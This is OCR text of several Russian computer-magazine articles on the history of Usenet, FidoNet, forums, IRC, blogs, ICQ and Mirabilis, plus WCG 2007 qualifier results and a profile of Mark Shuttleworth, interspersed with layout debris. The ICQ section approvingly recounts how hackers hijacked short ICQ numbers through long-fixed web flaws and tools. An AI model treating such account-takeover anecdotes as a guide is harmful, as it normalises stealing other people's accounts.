В наши дни почти весь трафик Usenet передается через интернет. Но, учитывая, что объемы информации в Usenet огромны (по некоторым подсчетам, около 5 терабайт в сутки), ее передача — дело весьма накладное. Некоторые провайдеры предоставляют доступ к своим новостным серверам бесплатно, но зачастую у них нет доступа к большинству новостных групп и их содержимому. Поэтому доступ к большей части информации предоставляют платные новостные серверы, коих очень много.

Многие публикации не покидают пределов Usenet, а возможность обсуждения информации, высокий уровень анонимности, отличная скорость, принцип работы как у FTP-сервера (не надо делиться, отдавать, набирать рейтинг) и зачастую уникальность публикуемой информации — это именно то, что поддерживает Usenet на плаву. Именно из Usenet родом многие распространенные понятия, такие как «смайлики», «модераторы», «FAQ», «спам» и т.д.



Форумы iXBT



ЖЖ — живой журнал, стартовая страница

Для Usenet существует множество клиентов: NewsLeecher и Usenet Explorer для Windows; Unison под MacOS; NZBGet для Linux и куча кросс-платформенных клиентов. Поддерживают систему также Outlook, Mozilla Thunderbird и браузер Opera.

Поиск текста и файлов по конференциям Usenet осуществляет, например, Google (groups.google.com) плюс великое множество специализированных поисковиков (вот несколько из них: newzleech.com, yabse.com, binsearch.info).

ФИДО (FIDONET)

Чуть позже Usenet на свет появилась святая святых для многих наших читателей — Фидонет. Придумали эту сеть в 1984 году два американских программиста — Том Дженнингс и Джон Мэдилл. Символ-логотип-талисман Фидо — это собака с дискеткой в зубах. В сети существует байка, что собаку Дженнингса звали Фидо (это довольно распространенное собачье имя), отсюда и название, и лого. На самом деле это не так — у Дженнингса вообще не было собаки. А слово Fido он взял с какого-то стикера, который висел у него на мониторе и попался на глаза.

Фидо не является частью интернета, и, чтобы подключиться к ней, не нужны услуги провайдеров. Основная функция сети — обмен текстовыми сообщениями. Возможность обмена файлами хоть и имеется, но используется довольно редко.

Исходно Фидо состояла из компьютеров, настроенных на обмен информацией друг с другом. Сегодня же, благодаря протоколу binkp, подключиться к Фидо можно и через интернет. Также многие интернет-ресурсы транслируют эхи, публикуя их материалы.

Во многом Фидо похожа на Usenet; общение происходит в эхоконференциях (эхах) и посредством нетмейла (netmail) — своеобразного аналога электронной почты. Как нетрудно догадаться, нетмейл — это личная переписка, а сообщения, отправленные в эху, видят все ее подписчики. Кстати, легендарное оружие модератора — «плюсомет» — пришло к нам именно из Фидо. Вынося предупреждение пользователю, модератор награждал его определенным символом, который обозначал степень тяжести нарушения. Среди таких обозначений были звезда (*), кол (!) и тот самый плюс (+). Здесь же появились и понятия «поинтовка», «сисопка».

В России Фидо и сейчас сохраняет популярность, тогда как во всем мире пик ее использования пришелся на середину 90-х, когда сеть насчитывала порядка 40 тысяч узлов. На сегодняшний день русские фидошники сильно озабочены падением интереса к их сети, основной причиной которого многие считают отсутствие гипертекста. Самый последовательный и упорный пропагандист векторной графики и гипертекста в Фидо — личность весьма известная: Mithgol the Webmaster (Сергей Соколов, системный оператор узла 2:5063/88). Разработки, которые ведутся в этом направлении, Мицгол назвал Fidonet Global Hypertext Interchange, или сокращенно fig-high. Создана документация FGHI URL, описывающая основные типы фидошных URL'ов, идет разработка интеграции Фидо в браузер Firefox и т.д.

Дошло до того, что вице-премьеру правительства РФ Дмитрию Медведеву в ходе инет- конференции в марте этого года был задан вопрос от лица Сергея Соколова. Речь шла о гипертекстовом векторном Фидонете и о правительственной поддержке такого рода проектов. Медведев сообщил, что он специально зарегистрировался в Фидонете, посмотрел, что это за «зверь», и согласился, что гипертекста там действительно не хватает. Также Медведев заметил, что этот вопрос актуален, так как Фидонет он нашел весьма интересным :).

ФОРУМЫ

Форум — пришедшее к нам в результате эволюции сетей типа Fidonet и Usenet понятие. Прародителями форумов были BBS (Bulletin Board System, электронные доски объявлений), ньюсгруппы, эхи и тому подобные вещи, популярные в 80-90-е годы. А само слово «форум» и вовсе перекочевало из латыни. Форум (от латинского forum) — это площадь для массового тематического общения.

Первые веб-форумы начали появляться в 90-х в основном на движке UBB (Ultimate Bulletin Board). Структуру и принцип их работы можно опустить, ведь мы с тобой имеем дело с форумами и по сей день, причем практически в том же самом виде.

Наиболее крупные и посещаемые доски рунета — это:

forum.ixbt.com — сами iXBT утверждают, что это «крупнейшее в мире сообщество специалистов и обычных пользователей Сети»;

forums.overclockers.ru — все о железе, софте, разгоне и прочей IT-тематике;

sexnarod.ru — название говорит само за себя :);

kino-govno.com/forums — место встреч киноманов, киноманьков и прочих синефилов;


henneth-annun.ru/forum — культовое и довольно старое место, начинавшее как форум поклонников Толкиена и переросшее в огромное дружное комьюнити.


А вот наиболее популярные сегодня движки (исходя из количества инсталляций) в порядке убывания: vBulletin (vBulletin), Invision Power Board, phpBB, custom, UBB (UBB) и т.д.

IRC И ВЕБ-ЧАТЫ

Само собой, человеческие потребности, как и прогресс, не стоят на месте, и люди стали стремиться к общению в режиме онлайн. Форумы и переписка — это хорошо, но лучшее — враг хорошего, верно? В 1988 году финский студент Ярко Ойкаринен придумал систему общения в режиме реального времени — IRC (Internet Relay Chat). В ее основе лежит протокол RFC 1459, который ориентирован на работу с текстом, без какой-либо графики. Благодаря этому «ирка» работает как часы на любом компе (независимо от мощности машины) и практически не создает трафика. Также, в отличие от появившихся позднее веб-чатов, IRC не обновляет страницу раз в несколько секунд, чтобы подгрузить информацию, он работает в прямом смысле online.

Известность и популярность к ирке пришла после 1991 года, когда в IRC онлайн транслировали собранную со всего мира информацию, касающуюся проведенной операции «Буря в пустыне». Кстати, аналогичным образом складывалась ситуация все в том же 1991-м,


RC через клиент mIRC


Чат Кроватка


во время путча в СССР — москвичи посредством IRC рассказывали миру, о том что происходило в городе.
Структура IRC проста, как и все гениальное: серверы, чаще не отдельные, а соединенные друг с другом, образуют сеть. Внутри сеть делится на тематические каналы (которых великое множество, ведь собственный канал может создать каждый), к примеру #linux или #kino. Общаться можно и приватно; подключившись к сети, можно легко найти нужного человека и поговорить лично с ним. Поддерживает IRC и передачу файлов: от пользователя к пользователю и при помощи специальных ботов. Боты берут файлы с сервера хозяина или качают файл из сети и затем отсылают юзеру. Всевозможных ботов в ирке вообще довольно много. По сути, человек, решивший написать своего бота, ограничен лишь временем, синтаксисом скриптов и собственной фантазией.
Наиболее известные и старые сети — это IRCNet и EfNet, отколовшиеся от первой IRC-сети. Также популярны QuakeNet и DALNet.
Если говорить о русских сетях, то тут за первое место уже много лет борются RusNet и DALNet.RU. Русский ДАЛНет был образован выходцами из ДАЛНета международного. Сеть активно развивалась, но все не бывает гладко, и в стане сетян произошел раскол, разделивший сеть надвое: DALNet.RU и dal.net.ru. Обе сетки стараются стать тем самым «старым русским ДАЛНетом», каким он был когда-то.
Вечные антагонисты IRC — веб-чаты — появились в начале 90-х. На первых порах их отличительной чертой были тормоза (сейчас это уже не так актуально, как некогда). Веб-чаты оперировали графикой, благодаря чему они имели разнообразные, красивые интерфейсы, но все это приводило к лагам. Более простые в использовании и демократичные веб-чаты всегда привлекали больше «казуалов», чем IRC, с которым еще нужно разобраться.
Среди знаковых веб-чатов рунета можно выделить, например, krovatka.ru, созданный еще в далеком 1996 году студентом МГУ, в Сети известным под ником Арт. Чат до сих пор очень популярен, давно имеет домен второго уровня (начинала Кроватка на сервере chat-radio.msu.net). По сути, сейчас Кроватка представляет собой не просто чат, а многофункциональный портал. В 2004 году она номинировалась на Премию рунета как лучший развлекательный портал.
Живое сетевое общение породило такие ресурсы, как bash.org и появившийся позднее bash.org.ru — сайты, на которых исходно собирали самые смешные цитаты из IRC-логов и куда потом добавились и цитаты из чатов, асек, с форумов и со всея Сети.

БЛОГИ

Блог — от английского blog, от web log, «сетевой журнал, или дневник событий» (Википедия). Это, пожалуй, самое популярное и модное на сегодняшний день средство сетевого общения, которому многие аналитики этого рынка предрекают большое будущее. В том, кто был первым блоггером, разные источники расходятся. Но общепринятая версия гласит, что им был Тимоти Джон Бернерс-Ли, известный британский ученый, отец WWW. На своей личной страничке он, с 1992 года публиковал новости. Первые блоги и были не чем иным, как личными сайтами, обновлявшимися вручную.
Блогосфера начала набирать популярность в 90-е годы. Стали появляться сервисы, бесплатно предоставляющие каждому желающему возможность открыть свой блог. Пионерами этого движения стали xanga.com, opendiary.com, livejournal.com. Судьбоносной отметкой в истории блогов считают момент, когда в 1999 году компания Pyra Labs открыла сервис Blogger, впоследствии приобретенный компанией Google.
Сегодня этих сервисов такое количество, что они с трудом поддаются подсчету. На Западе, например, наиболее известен myspace.com, в то время как у нас более популярны ЖЖ (живой журнал, livejournal.com), liveinternet.ru и diary.ru.
Благодаря развитию технологий, блог — это отнюдь не всегда текст. Набирают обороты и популярность аудио- и видеоблоги. Известные сервисы предоставляют своим пользователям возможность самим выбрать способ подачи информации (правда, опции аудио- и видеовещания, как правило, доступны лишь платникам). Также актуально ведение видеодневников на том же YouTube.com и подобных порталах.
С блогами связано много интересного, в том числе и множество скандалов. К примеру, в 2004 году компания Apple подала на блоггеров в суд за то, что те опубликовали материалы о новых товарах Apple, еще не вышедших в продажу. Компания требовала выдать источник утечки информации. Но суд приравнял блоггеров к журналистам и постановил, что они имеют полное право держать свои источники в секрете. Известны и случаи увольнения людей с работы за определенные публикации в личных блогах. А некоторым же благодаря своим журналам, напротив, удалось прославиться.

ПОСЛЕДНЕЕ СЛОВО ТЕХНИКИ

Самыми последними достижениями технического прогресса в рассматриваемой области можно назвать программы типа Skype, позволяющие общаться в режиме онлайн в голосовом и видеочате. Как только широкополосный интернет вошел в обиход и люди перестали считать трафик, сердца пользователей завоевали YouTube, Skype и им подобные.
Во многих клиентах других программ, скажем, в MSN, также есть аналогичные интегрированные функции, но Skype исходно ориентирован на IP-телефонию и почти совсем живое общение.
Программы для голосового общения используются повсеместно: для деловых конференций, для общения и координации в онлайн-играх (чаще всего для этих целей юзают Ventrilo и TeamSpeak), для связи с друзьями и близкими, которые находятся далеко. Встроенный голосовой чат становится обязательным требованием, который пользователи предъявляют к играм и программам. Еще бы, ведь это действительно удобно.
Судя по тому, какими темпами развиваются сетевые средства общения, можно предположить, что следующим этапом будет передача по сети запахов (кстати, над этим успешно работают японские ученые) и других ощущений.



ИЛЬЯ АЛЕКСАНДРОВ
/ ALEKSANDROV.I@GAMELAND.RU /

ИСТОРИЯ ТЕТИ АСИ

ХРОНИКИ КОМПАНИИ MIRABILIS

Я НЕ ПОМНЮ, КОГДА ВПЕРВЫЕ УСЛЫШАЛ ПИСК ИНТЕРНЕТ-ПЕЙДЖЕРА. ЗАБЫЛ, КАКОЕ БЫЛО МОЕ ПЕРВОЕ СООБЩЕНИЕ. КАЖЕТСЯ, ЧТО АСЬКА БЫЛА В МОЕЙ ЖИЗНИ ВСЕГДА. О КОМПАНИИ, СОЗДАВШЕЙ СЕТЕВОЙ ФЕНОМЕН. О MIRABILIS.

ИСТОРИЯ

Все началось здесь, в государстве Израиль, в северной части Тель-Авива. Сегодня тут можно наблюдать множество айтишных фирм самых разных специализаций.


Их было четверо, молодых друзей, решивших сказать свое слово в истории сети. Яйр Голдфингер, Арик Варди, Сефи Вигисер и Амнон Амир. Яйр и Амнон имели степени бакалавров в области математики, а Арик и Сефи были тогда всего лишь выпускниками средней школы. Проект, который задумали молодые люди, был программой для передачи сообщений в сети. И вот 15 ноября 1996 года самая первая версия ICQ коннектится к icq.mirabilis.com. Предлагаю запомнить эту дату и каждое 15 ноября пропускать рюмочку-другую во время онлайновых бесед.

Теперь немного о названиях. ICQ, как известно каждой школьнице, является аббревиатурой, созвучной с английским «I seek you». Кому в голову пришла мысль о таком сокращении, мы не знаем, но мысль оказалась очень удачной. О названии компании: Mirabilis — это женское имя, в переводе с латинского означающее «чудесный, удивительный». Удивительная история тети Аси началась.

1997 ГОД

Программное обеспечение от Mirabilis, распространяемое бесплатно и предлагающее пользователю беспрецедентную функцию «интернет-пейджер», с первых дней приобрело огромную популярность.

К середине года ICQ имела уже несколько миллионов пользователей пре-



Главный портал ICQ-сцены

Официальный сайт тети Аси

имущественно подросткового возраста, юзающих клиент почти каждый день. Разработчики без устали трудились над новыми версиями софта, но проект продолжал оставаться некоммерческим. Всего лишь хобби, в то же время ставшее частью жизни других людей.

«У аськи не было конкурентов», — вспоминал позже Джим Даттон из компании Activerse, его фирма в тот год тоже пыталась начать выпуск интернет-приложения, реализующего протокол одноканального чата. В проекте Даттона фигурировала онлайновая офисная среда, которая должна была помочь передавать информацию в больших компаниях. Но они опоздали и тут — Mirabilis выпустила сервер для предприятий летом 1997 года. Почему я заговорил об Activerse? Да потому, что сотрудники этой фирмы были приглашены в Microsoft делать протокол IM. Видимо, успех аськи сильно встревожил соратников товарища Гейтса.

1998 ГОД

В 1998 году борьба за пользователей между различными системами обмена сообщениями обострилась. Крупнейший американский провайдер America Online усовершенствовал свой Aol Instant Messenger (AIM), и каждый клиент провайдера теперь автоматически регистрировался в AIM'е.

Понятно, что при этом юзеров у AIM было даже больше, чем у ICQ. Но популярность аськи продолжала возрастать с космической скоростью, несмотря на то что денег в раскрутку никто не вкладывал. Не могла при этом оставаться в стороне и компания Microsoft. Активно распространялись слухи о том, что Microsoft собирается приобрести Mirabilis. MSN Messenger сделан еще не был, корпорация слишком увлеклась войной браузеров, вытесняя с рынка Netscape. Но и Mirabilis к тому времени уже была крупной компанией с двумя офисами — в Тель-Авиве и Нью-Йорке и со штатом сотрудников, насчитывающим почти 100 человек.

Тогда в дело вмешался отец Арика Варди, известный израильский бизнесмен. Он был против продажи ICQ компании Microsoft, и в итоге обладателем прав на нашу любимую аську стала America Online. Авторам проекта за их детище было выложено около трехсот миллионов долларов. Вот так некоммерческий проект студентов и школьников сделал их миллионерами.

К концу года ICQ имела уже десятки миллионов зарегистрированных пользователей, клиент для общения в сети не сходил с первой позиции на Download.com.

Microsoft наконец-то всерьез занялась своим MSN...

«НЕ ЖЕЛАЯ ОТСТАВАТЬ ОТ КОНКУРЕНТОВ, ДРУГИЕ СЕТЕВЫЕ ГИГАНТЫ, ТАКИЕ КАК TRILLIAN И AT&T, ТОЖЕ РАЗРАБОТАЛИ СВОИ КЛИЕНТЫ ДЛЯ ОБЩЕНИЯ, КОТОРЫЕ СНОВА БЫЛИ ОРИЕНТИРОВАНЫ В ТОМ ЧИСЛЕ И НА ПОЛЬЗОВАТЕЛЕЙ ДРУГИХ КОМПАНИЙ»

НА ВЕРШИНЕ УСПЕХА

Популярность сетевых пейджеров вызвала интерес к протоколу IM у других лидеров мира ИТ. Компания Activerse, которая так и не смогла составить конкуренцию ICQ, была приобретена фирмой CMGI, в которой ее то объединяли, то разъединяли с разными структурами, пытаясь начать что-то делать, но в итоге проект был закрыт.

В 1999 году происходит столкновение Microsoft и America Online. MSN Messenger обладал возможностью вести переписку с юзерами AIM. AOL, не желая делиться лидерством на рынке, перестраивает работу серверов, заставляя их блокировать переписку с софтом от Microsoft. А последняя выпускает патч к MSN, устраняющий эту проблему.

Борьба между монстрами мира ИТ длилась две недели. В конце концов, контора Гейтса предпочла не иметь дело с абонентами AOL. Выпущенная в ноябре 1999 года версия MSN уже не пыталась коннектиться к чужим серверам.

Не желая отставать от конкурентов, другие сетевые гиганты, такие как Trillian и AT&T, тоже разработали свои клиенты для общения, которые снова были ориентированы в том числе и на пользователей других компаний. Но в AOL не приветствуют идею объединения всех пользователей. В конце концов их аська вытеснит все остальные клиенты...

Дальнейшие события происходили на наших глазах. Microsoft пыталась уничтожить аську так же, как Netscape, интегрировав свой интернет-пейджер в систему. В Mirabilis не уставали совершенствовать свой сервис: были добавлены новые функции, создан центр развлечений ICQ, выпущен ICQ Lite. Большим успехом пользовалась функция отправки sms

«РЕГИСТРАЦИЯ ШЕСТИЗНАЧНЫХ НОМЕРОВ НАЧАЛАСЬ С НОМЕРА 100000 В 1996 ГОДУ И БЫЛА ЗАКОНЧЕНА В 1997-М. ДАЛЕЕ ЮЗЕРАМ РАЗДАВАЛИСЬ СЕМИЗНАКИ. ВОСЬМИЗНАЧНЫЕ УИНЫ МОЖНО БЫЛО ПОЛУЧИТЬ С КОНЦА 1998-ГО ПО 2000 ГОД»

на мобильные телефоны. Mirabilis разработала Xtraz-центр, в который были включены дополнительные утилиты: игры, мультичат, отправка поздравительных открыток.

В 2005 году на свет появляется первая официальная русскоязычная версия ICQ, поддерживаемая Рамблером. Среди поклонников официального клиента Rambler-ICQ получила признание, да и раскрутка бренда была на уровне. Рамблер даже проводил вечеринку, посвященную дню рождения ICQ в России. Фестиваль-концерт посетили около трех тысяч человек.

3 февраля 2006 года Mirabilis внесла изменения в протокол, в результате которых перестали работать альтернативные клиенты, вроде Miranda и QIP.

Проблема была оперативно решена выпуском обновлений, хотя юзеры аналоговых клиентов до сих пор опасаются, что когда-нибудь их любимым «крысам» и «квипам» перекроют доступ к протоколу.

ИНТЕРЕСНЫЕ ФАКТЫ

Регистрация шестизначных номеров началась с номера 100000 в 1996 году и была закончена в 1997-м. Далее юзерам раздавались семизнаки. Восьмизначные уины можно было получить с конца 1998-го по 2000 год.

В начале 2000-х пользователям при регистрации приписывался девятизначный номер. Причем в первые недели регистрация была последовательной, то есть номера изменялись на одну-две цифры. «Случайная», смешанная регистрация была введена чуть позже.

Кстати, в 1996 году существовали четырех- и даже трехзначные уины! Они предназначались бета-тестерам и в последствии были удалены.

ЗНАМЕНИТЫЕ БАГИ ICQ

ICQ ReBirth Bug

Все номера, зарегистрированные с 7 декабря 2000 года по 1 марта 2001 года, имели тип INVALID DATABASE FIELDS. Потом они сменились на DELETED, SUSPENDED, но стандартного, правильного типа GOOD ACCOUNTS среди них не было.

Используя этот баг, хакер из Швеции ad4 написал свою программу ICQ ReBirth, способную регистрировать пятизначные номера аськи. Но воспользоваться этими номерами никак не удавалось, они не коннектились к серверу.

Тогда этой проблемой занялся наш соотечественник Slam. Сначала он просто поменял детали на сделанных ReBirth-номерах с помощью уязвимости на портале icq.com, когда после очистки поля пароля хакеры получали доступ к изменению инфы. Но подключиться по-прежнему не удавалось.

Тогда Slam заюзал утилиту ICQInfo, которая позволяла вводить в поле email что угодно без символа @. Slam вбил номера своих пятизнаков с десятисимвольным паролем 1234567890. К серверу аська подключилась, но работать таким хитрым способом с официальным клиентом не получалось.

Выход нашелся в виде консольной программки mICQ, известной любителям Линукса. С помощью mICQ хакеры получили возможность сидеть на своих угнанных уинах. Slam утверждал, что только он лично зарегистрировал около двухсот пятизнаков.

Халяву прекратили через несколько дней. Техслужба Mirabilis заметила удивительное «воскрешение» номеров, и практически все они были удалены...

The Own IT Bug

Программка ReBirth больше не работала, но баг в Whitepages ICQ остался, и, используя десятизначный пароль, все еще можно было менять детали уинов, в том числе и праймари-мейл. Это вдохновило ad4 и людей из его команды на написание Eight Wonder Own IT!.

Own IT использовала в качестве пароля десятисимвольную последовательность цифр или символ пробела и позволяла менять примаки. Товарищ zeltzman с помощью этой проги угнал себе такие номера, как 1111111, 110000 и т.д. Что с ними произошло в дальнейшем, не знаю, при желании каждый может выяснить. В сентябре 2001 года эту восхитительную лазейку в веб-интерфейсе устранили.

The Resurrection Bug of Spacoom

29 июня 2002 года русский хакер Spacoom испытал большое потрясение. Общаясь с одним из членов ICQ-сцены, он заметил, что тот сидит на уинах, которые Spacoom регал, еще используя ReBirth! Он начал проверять список, и — о чудо — все его аськи работали. Сменив пароли на нормальные, он получил около 500 рабочих номеров. Spacoom предположил, что это произошло из-за восстановления старой базы ICQ, но точная причина случившегося неизвестна.

Будучи уверенным, что через пару дней Mirabilis пятизнаки уничтожит, хакер добродушно раздал их на IRC, но номера никто удалять не стал.

Ссылки

http://www.uinzz.com
http://icq.rambler.ru
http://www.icq.com
http://www.asechka.ru
http://forum.antichat.ru/threadnav44872-1-10.html

Кстати, каждый такой номерок сегодня стоит около 300 баксов...

Все эти баги я привожу здесь, чтобы отдать дань тем временам, когда ICQ-сцена только зарождалась. Как ты понимаешь, объем статьи не позволяет мне рассказать обо всех уязвимостях, да это и не было моей задачей. Впрочем, коротко упомяну еще об одной.

Это самый серьезный баг, и случился он в этом году, причем отнюдь не по вине хакеров. Из-за сбоя в работе сервера в марте этого года аська была недоступна всем двумстам миллионам пользователей на протяжении 11 часов. Суицидов среди фанатов мессенджера зарегистрировано, впрочем, не было.



ИТОГИ WCG 2007 RUSSIAN PRELIMINARY

10-12 августа в Москве прошел финал отборочного тура на крупнейший киберспортивный турнир года — World Cyber Games. Геймеры из 11 регионов России разыграли призовой фонд в размере 2 500 000 рублей, предоставленный генеральным спонсором и глобальным партнером мероприятия — Samsung Electronics, а также сразились за 22 путевки в США, где в грядущем октябре и состоится мировое первенство. В ходе национальной квалификации определились призеры в восьми дисциплинах: пяти компьютерных, прошедших при поддержке «железного» спонсора состязаний — iRU, а также трех консольных, организованных благодаря новому партнерству устроителей с компанией Microsoft. Одними из самых напряженных выдались матчи по Counter-Strike 5x5.

В турнире не участвовала самая титулованная команда страны — Virtus.Pro, однако ее многочисленные воспитанники и текущие игроки представляли сразу три столичных клана. В результате победили те, среди которых «виртусов» оказалось больше, — сборная солянка под названием «KPOBb», за которую выступили ROMJkE, LeX, Mosk, Sally и Tarlund.

Красивые бои продемонстрировали и мастера неувядающего StarCraft: Broodwar. Второе и третье место заняли многоопытные Androide и Ex, неоднократно участвовавшие в WCG Grand Final. Чемпионом же неожиданно для всех стал 3D.Notforu, ранее не хватавший звезд с неба. А вот один из главных фаворитов, Advokate, даже не пробился в восьмерку сильнейших.

COUNTER-STRIKE 5X5 (PC):
1 место — KPOBb — $12200 + поездка на WCG GF в США;
2 место — Begrip Gaming — $6000;
3 место — forZe — $4000.

STARCRAFT: BROODWAR 1X1 (PC):
1 место — 3D.Notforu — $3000 + поездка на WCG GF в США;
2 место — iP.Ex — $1500 + поездка на WCG GF в США;
3 место — 3D.Androide — $1000 + поездка на WCG GF в США.

WARCRAFT III: THE FROZEN THRONE 1X1 (PC):
1 место — fnatic.Xyligan — $3000 + поездка на WCG GF в США;
2 место — iP.Swift — $1500 + поездка на WCG GF в США;
3 место — mouz.Titan — $1000.


FIFA 07 1X1 (PC):
1 место — NoA-Alexxx — $3000 + поездка на WCG GF в США;
2 место — Hakerfifa — $1500 + поездка на WCG GF в США;
3 место — WeR — $1000 + поездка на WCG GF в США.

NEED FOR SPEED: CARBON 1X1 (PC):
1 место — Virtus.pro-Alan — $3 000 + поездка на WCG GF в США;
2 место — NITROUS — $1500 + поездка на WCG GF в США;
3 место — Virtus.pro-Mr.Raser — $1000 + поездка на WCG GF в США.

GEARS OF WAR 4X4 (XBOX360):
1 место — XboxRussia Team — 100000 рублей + поездка на WCG GF в США;
2 место — Shu-Shu — 50000 рублей;
3 место — Fox-hound-elite — 25000 рублей.

DEAD OR ALIVE 4 1X1 (XBOX360):
1 место — Staryi — 25000 рублей + поездка на WCG GF в США;
2 место — RealFox — 12500 рублей;
3 место — Red Cardinal — 6250 рублей.


PROJECT GOTHAM RACING 3 1X1 (XBOX360):
1 место — Boogy — 25000 рублей + поездка на WCG GF в США;
2 место — Norni — 12500 рублей;
3 место — Lucky — 6250 рублей.



ИЛЬЯ АЛЕКСАНДРОВ
/ ALEKSANDROV.I@GAMELAND.RU /

X-PROFILE

ОБЫЧНО В ПРОФАЙЛЕ МЫ РАССКАЗЫВАЕМ О ЛЮДЯХ, ШИРОКО ИЗВЕСТНЫХ ТОЛЬКО В НАШИХ, ХАКЕРСКИХ, КРУГАХ. СЕЙЧАС Я ПОВЕДАЮ ТЕБЕ О ЧЕЛОВЕКЕ, КОТОРОГО ЗНАЮТ ОТНЮДЬ НЕ ТОЛЬКО ЗАЯДЛЫЕ КОМПЬЮТЕРЩИКИ. МУЛЬТИМИЛЛИОНЕР. КОСМИЧЕСКИЙ ТУРИСТ ИЗ ЮАР. НУ КОНЕЧНО — МАРК ШАТТЛВОРТ!




ИМЯ: Марк Шаттлворт
НИК: —
ВОЗРАСТ: 34 года
МЕСТО ПРОЖИВАНИЯ: Лондон (Великобритания)

БИОГРАФИЯ

Марк — африканец. Родился в 1973 году в маленьком городке на самом юге материка, рос в Кейптауне. Компьютерами увлекся, проводя время за различными играми. Превращение из геймера в компьютерщика произошло уже в университете, где Марк получал специальность «Экономические науки в области финансов и информационных систем». Шаттлворт хотел пользоваться возможностями студенческой локалки в полном объеме и посчитал, что для этого лучше всего подходит Linux. При таких обстоятельствах и состоялось его знакомство со свободным софтом.

В 1995 году, окончив универ, Шаттлворт решает заняться бизнесом.
Учрежденная им компания Thawte сыграла важную роль в формировавшемся рынке электронной коммерции, компания занималась интернет-безопасностью и цифровыми сертификатами. Защита веб-серверов, разработка криптографических алгоритмов и прочая деятельность сделала детище Шаттлворта security-фирмой номер один в мире, а его самого миллионером.
В 1999 году Марк продает Thawte за 575 миллионов долларов. Как он объяснял, тратить время на прежний бизнес ему не хотелось. Скучно стало человеку. Он открывает HBD Venture Capital, которая занимается предоставлением стартового капитала предпринимателям, инвестициями в ИТ-проекты. Марк не забывает о благотворительности: в 2002 году создается фонд Шаттлворта, спонсирующий социальный программы, а также разработку свободного программного обеспечения.
Кстати, друг, ты в детстве не хотел быть космонавтом? Нет? А вот Марк очень даже.
Все в том же 2002 году его мечта осуществляется. За 20

«Я уверен, что со временем все разрабатываемое программное обеспечение будет свободным. Это будет стандарт де-факто в софтостроении»


Рабочее окружение Ubuntu



Диски с Ubuntu

